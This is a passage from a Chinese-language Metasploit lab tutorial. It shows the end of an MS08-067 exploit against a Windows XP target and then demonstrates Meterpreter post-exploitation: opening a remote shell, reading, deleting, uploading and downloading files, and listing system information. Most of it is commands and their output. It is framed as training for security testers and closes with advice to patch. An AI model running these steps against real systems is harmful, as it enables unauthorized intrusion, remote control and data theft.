[*] 192.168.137.61:445 - Attempting to trigger the vulnerability...
[*] Sending stage (175174 bytes) to 192.168.137.61
[*] Meterpreter session 1 opened (192.168.137.130:4444 -> 192.168.137.61:1123) at 2021-03-10 02:10:45 -0500

meterpreter > Interrupt: use the 'exit' command to quit
meterpreter >
```

攻击成功并进入后渗透模块: Meterpreter。

5、后渗透模块 Meterpreter 的使用

成功入侵系统并获得系统的 Meterpreter 会话后,我们可利用一些基本的 Meterpreter 命令,来收集更多的信息。在任意位置使用 help 命令都可以得到如何使用 Meterpreter 的帮助信息。


```
meterpreter > help
```

Core Commands	
Command	Description
?	Help menu
background	Backgrounds the current session
bg	Alias for background
bgkill	Kills a background meterpreter script
bglist	Lists running background scripts
bgrun	Executes a meterpreter script as a background thread
channel	Displays information or control active channels
close	Closes a channel
disable_unicode_encoding	Disables encoding of unicode strings
enable_unicode_encoding	Enables encoding of unicode strings
exit	Terminate the meterpreter session
get_timeouts	Get the current session timeout values
guid	Get the session GUID
help	Help menu
info	Displays information about a Post module
irb	Open an interactive Ruby shell on the current session
load	Load one or more meterpreter extensions
machine_id	Get the MSF ID of the machine attached to the session
migrate	Migrate the server to another process
pivot	Manage pivot listeners
pry	Open the Pry debugger on the current session
quit	Terminate the meterpreter session
read	Reads data from a channel
resource	Run the commands stored in a file
run	Executes a meterpreter script or Post module
secure	(Re)Negotiate TLV packet encryption on the session
sessions	Quickly switch to another session
set_timeouts	Set the current session timeout values
sleep	Force Meterpreter to go quiet, then re-establish session.
transport	Change the current transport mechanism
use	Deprecated alias for "load"
uuid	Get the UUID for the current session
write	Writes data to a channel

Meterpreter 的命令集有很多命令，下面来试验一下常用的一些命令。

5.1) 下面是文件系统相关常用命令

cat c:\\boot.ini:查看文件内容, 文件必须存在

getwd: 查看当前目录

cd "c://":切换当前文件夹为 c 盘根目录

cd bgmm :进入子目录

ls: 显示当前目录的文件

upload /tmp/hack.txt c:\\ 上传文件

download c:\\aaa.txt /root/ 下载文件

rm c:\\aaa.txt 删除文件

rmdir msf : 删除文件夹

mkdir msf : 创建文件夹

```

meterpreter > sysinfo
Computer      : AA-2D1679623E0B
OS            : Windows XP (5.1 Build 2600, Service Pack 2).
Architecture : x86
System Language : en_US
Domain        : WORKGROUP
Logged On Users : 2
Meterpreter   : x86/windows
meterpreter > getwd
C:\WINDOWS\system32
meterpreter > shell
Process 1464 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

```

sysinfo: 查看靶机的系统信息，是英文版的 winxp sp2，这个系统由于不再维护，存在一堆漏洞。

getwd: 查看靶机的当前目录。

shell: 进入了目标系统的交互命令行 shell 中。现在就可以像在本地一样操作靶机的命令行了。

```

C:\WINDOWS\system>cd\
cd\

C:\>dir
dir
Volume in drive C has no label.
Volume Serial Number is 48B1-0225

Directory of C:\

03/11/2021  09:02 AM                8 aaa.txt
03/03/2021  03:31 PM                0 AUTOEXEC.BAT
03/03/2021  03:31 PM                0 CONFIG.SYS
03/03/2021  03:34 PM             <DIR>      Documents and Settings
03/03/2021  03:34 PM             <DIR>      Program Files
03/04/2021  09:38 AM             <DIR>      WINDOWS
               3 File(s)                8 bytes
               3 Dir(s)  40,832,249,856 bytes free

C:\>type aaa.txt
type aaa.txt
dsfsdfs
C:\>del aaa.txt
del aaa.txt

C:\>route print
route print

Interface List
0x1 ..... MS TCP Loopback interface
0x20002 ... 00 0c 29 98 18 68 ..... AMD PCNET Family PCI Ethernet Adapter - Packet Scheduler Miniport

Active Routes:
Network Destination    Netmask          Gateway          Interface        Metric
0.0.0.0                0.0.0.0          192.168.137.1    192.168.137.61    10
127.0.0.0              255.0.0.0        127.0.0.1        127.0.0.1         1
192.168.137.0          255.255.255.0    192.168.137.61    192.168.137.61    10
192.168.137.61         255.255.255.255    127.0.0.1        127.0.0.1         10
192.168.137.255        255.255.255.255    192.168.137.61    192.168.137.61    10
224.0.0.0              240.0.0.0        192.168.137.61    192.168.137.61    10
255.255.255.255        255.255.255.255    192.168.137.61    192.168.137.61    1
Default Gateway:       192.168.137.1


Persistent Routes:

```

aaa.txt 是自己在靶机创建的文件，route print 是显示靶机的路由表。

5.2) 使用 exit 命令退出靶机的命令行回到 Meterpreter。我们来下载、上传文件。

我们现在 kali 的 root 目录下创建 aaa.txt 文件。



```
meterpreter > ll /root/
Listing Local: /root/
```


Mode	Size	Type	Last modified	Name
100600/rw-----	0	fil	2020-12-29 23:05:40 -0500	.ICEauthority
100600/rw-----	98	fil	2021-03-10 00:58:06 -0500	.Xauthority
100644/rw-r--r--	4503	fil	2020-12-28 22:30:48 -0500	.bashrc
40700/rwx-----	4096	dir	2021-03-10 00:58:25 -0500	.cache
40755/rwxr-xr-x	4096	dir	2021-01-07 21:44:25 -0500	.config
100644/rw-r--r--	55	fil	2020-12-29 23:05:39 -0500	.dmrc
100644/rw-r--r--	11656	fil	2020-12-28 22:35:56 -0500	.face
100644/rw-r--r--	11656	fil	2020-12-28 22:35:56 -0500	.face.icon
40700/rwx-----	4096	dir	2021-03-10 00:58:06 -0500	.gnupg
40755/rwxr-xr-x	4096	dir	2020-12-29 23:05:40 -0500	.local
40700/rwx-----	4096	dir	2021-01-11 03:16:29 -0500	.mozilla
40755/rwxr-xr-x	4096	dir	2020-12-30 02:02:01 -0500	.msf4
100644/rw-r--r--	148	fil	2020-11-04 15:24:12 -0500	.profile
100600/rw-----	4212	fil	2021-03-10 20:39:13 -0500	.xsession-errors
100600/rw-----	4195	fil	2021-03-08 20:09:50 -0500	.xsession-errors.old
100600/rw-----	6501	fil	2021-03-08 19:44:00 -0500	.zsh_history
100644/rw-r--r--	8063	fil	2020-12-28 22:30:48 -0500	.zshrc
40755/rwxr-xr-x	4096	dir	2020-12-29 23:05:40 -0500	Desktop
40755/rwxr-xr-x	4096	dir	2020-12-29 23:05:40 -0500	Documents
40755/rwxr-xr-x	4096	dir	2020-12-29 23:05:40 -0500	Downloads
40755/rwxr-xr-x	4096	dir	2020-12-29 23:05:40 -0500	Music
40755/rwxr-xr-x	4096	dir	2020-12-29 23:05:40 -0500	Pictures
40755/rwxr-xr-x	4096	dir	2020-12-29 23:05:40 -0500	Public
40755/rwxr-xr-x	4096	dir	2020-12-29 23:05:40 -0500	Templates
40755/rwxr-xr-x	4096	dir	2020-12-29 23:05:40 -0500	Videos
100644/rw-r--r--	21	fil	2021-03-10 20:41:54 -0500	aaa
100644/rw-r--r--	2646	fil	2021-03-02 19:43:29 -0500	backdoor.c
100644/rw-r--r--	152576	fil	2021-03-01 20:28:07 -0500	calc.5.1.1.exe
100644/rw-r--r--	152576	fil	2021-01-24 21:37:48 -0500	calc.5.1.10.exe
100766/rwxrw-rw-	114688	fil	2008-04-14 08:00:00 -0400	calc.exe
100644/rw-r--r--	75946	fil	2021-01-11 03:15:18 -0500	dRKcayYS.jpeg
100644/rw-r--r--	466432	fil	2002-06-28 09:53:12 -0400	g_client.exe
100644/rw-r--r--	262144	fil	2002-06-28 09:36:24 -0400	g_server.exe
100644/rw-r--r--	74141	fil	2021-01-20 21:49:04 -0500	najkxqvM.jpeg
100644/rw-r--r--	125	fil	2017-08-15 03:41:43 -0400	operate.ini
100644/rw-r--r--	48128	fil	2021-01-27 02:46:58 -0500	payload1.exe
100644/rw-r--r--	73802	fil	2021-01-27 02:47:25 -0500	payload2.exe
100644/rw-r--r--	73802	fil	2021-01-28 21:22:36 -0500	payload3.exe

```
meterpreter > mkdir c://msf
Creating directory: c://msf
meterpreter > upload /root/aaa c://msf
[*] uploading : /root/aaa -> c://msf
[*] uploaded : /root/aaa -> c://msf\aaa
```

再通过 ll 查看本地 root 目录下的文件及目录。


mkdir c://msf:在靶机的 C 盘根目录下创建文件夹 msf。

upload /root/aaa c://msf :把 aaa.txt 文件上传到靶机的 C 盘 msf 目录中。
在靶机中也可以看到此文件了。



```
meterpreter > search -f win.ini
Found 1 result ...
    c:\WINDOWS\win.ini (92 bytes)
meterpreter > download c://windows//win.ini /root/
[*] Downloading: c://windows//win.ini → /root//win.ini
[*] skipped    : c://windows//win.ini → /root//win.ini
meterpreter > 
```

我们可以先在靶机上搜索文件，如 win.ini，然后下载到 kali 的 root 目录下。



5.2) 最后使用命令 quit 或 exit 退出 Meterpreter 会话，结束此次攻击之旅。

```
meterpreter > quit
[*] Shutting down Meterpreter ...

[*] 192.168.137.129 - Meterpreter session 1 closed. Reason: User exit
msf6 exploit(windows/smb/ms08_067_netapi) > 
```

总结一下：

要做一个好的系统安全测试工程师，先得学习别人好的经验，Metasploit 就是非常好用的测试工具，先要知道如何攻，才能知道如何守。windows 系统并不总是安全的，可能存在漏洞，我们要养成一个好的习惯，及时更新我们的系统，安装好补丁。